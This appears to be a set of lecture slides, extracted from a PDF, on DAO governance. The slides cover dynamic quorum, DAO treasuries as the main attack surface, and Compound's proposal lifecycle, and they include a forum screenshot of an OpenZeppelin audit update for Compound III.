
- The quorum requirement adapts automatically based on context, behavior, or vote dynamics.

- **Lower bound (q_{min})**: The minimum quorum that must always be met for a proposal to pass.
- **Upper bound (q_{max})**: A cap on how high the quorum requirement can grow.
- **Sensitivity coefficient (α)**: A scalar that determines how strongly quorum reacts to changes in voting conditions.
- **Function ($q = f(x)$)**: Linear, exponential, ...

Varying lower and upper bounds



Varying coefficients





What Is a DAO Treasury?

- The DAO treasury is the pool of shared resources that governance controls and allocates.
- Holds assets such as native tokens (ETH), stablecoins (USDC, DAI), protocol revenue, governance tokens.
- Controlled by **rules**, not individuals.
- Actions on the treasure are typically triggered by **governance decisions**.

Why the Treasury Is Central Do DAOs?


- **Economic gravity**
 - Governance power exists because the treasury exists.
 - If there were no treasury, governance would be symbolic.
- **Incentive alignment**
 - Token holders care about governance because decisions affect shared capital.
 - Attackers target governance because it unlocks treasury access.
- **Security perspective**
 - The treasury is the DAO's main attack surface.



What Is a DAO Treasury?



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- Security perspective

- The treasury is the DAO's main attack surface.

Lifecycle of a Proposal: Using Compound as Example



- ▶ Decentralized lending platform.
- ▶ It uses the Compound Governor Bravo as their governance protocol.
- ▶ Proposals lifecycle typically lasts for 7 days.

Compound

Sign Up Log In

Proposals tags Latest Top

Topic	Replies	Views	Activity
About the Proposals category	1	994	May 2021
The Compound Governance Support Working Group (GSWG) Updates Thread	3	159	1h
Deploy Compound V3 on Celo	2	429	8h
Market Updates - Alternate Governance Track	1	62	9h
[Gauntlet] DAI v3 Comet on Mainnet - Recommendation	0	101	11h
Add market USDT on Polygon	9	986	1d
Approve API3 Data Feeds for use within Compound Finance price-feed, liquidation	2	378	1d

OpenZeppelin Security Updates for June & July 2022

Governance Process audit



cylon

2 Jul 2022

Simple Summary

Over the last couple months, OpenZeppelin has completed an audit of the new Compound III protocol for Compound Labs, codenamed Comet. We finished development of our monitoring solution with the release of an all-in-one dashboard and we plan to extend monitoring support for Compound III after its launch. Finally, we're planning to provide security advice to the Pause Multisig to utilize the new monitoring alerts and improve incident response readiness.

Initiative Updates

Protocol Audits

Audits Delivered

Compound III: Comet

As planned in our [last monthly update](#), OpenZeppelin conducted a comprehensive audit of Compound III developed by Compound Labs. Our audit lasted from May 16th to June 17th and was followed by several weeks of working with the Compound Labs team on fix reviews and follow-up changes. The audit is now published and be viewed on our blog here: <https://blog.openzeppelin.com/compound-iii-audit/>

We found a total of 30 security issues, the majority of which were Low severity or Best Practice Recommendations. One High and three Medium security issues were raised and were either resolved with code changes or additional documentation to avoid misuse by privileged roles. We also included [monitoring recommendations](#) that could be added to our existing monitoring solution.

Overall, we are happy to have worked with such a high-quality codebase. We didn't find any critical vulnerabilities and are glad to have robustness across the contracts even with novel designs. A short overview of the v2 → v3 protocol changes is available in this [Twitter thread](#).

PR177 & PR193 for Arr00

In early May, we conducted a short audit for [@arr00](#) of both [PR193](#) for the Sweep Controller and [PR177](#) to enable Timelock ETH Transfers. We found a collection of issues for both which were promptly resolved. Both the initial audit findings resolutions are available in this [gist](#): <https://gist.github.com/cylon56/752f9061713a8d737e526fdce4b85f1f>

PR193 was successfully passed by governance as part of [Proposal 112](#).

Audit Backlog


With the audit of Compound III completed, we've found ourselves with a very minimal backlog going forward. We'll be using any freed-up audit time to research vulnerabilities and find ways to optimize our monitoring for Compound.

Audit Backlog:

Lifecycle of a Proposal: Using Compound as Example





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


Token Holding vs Token Staking as Voting Power

Token holding



Token staking



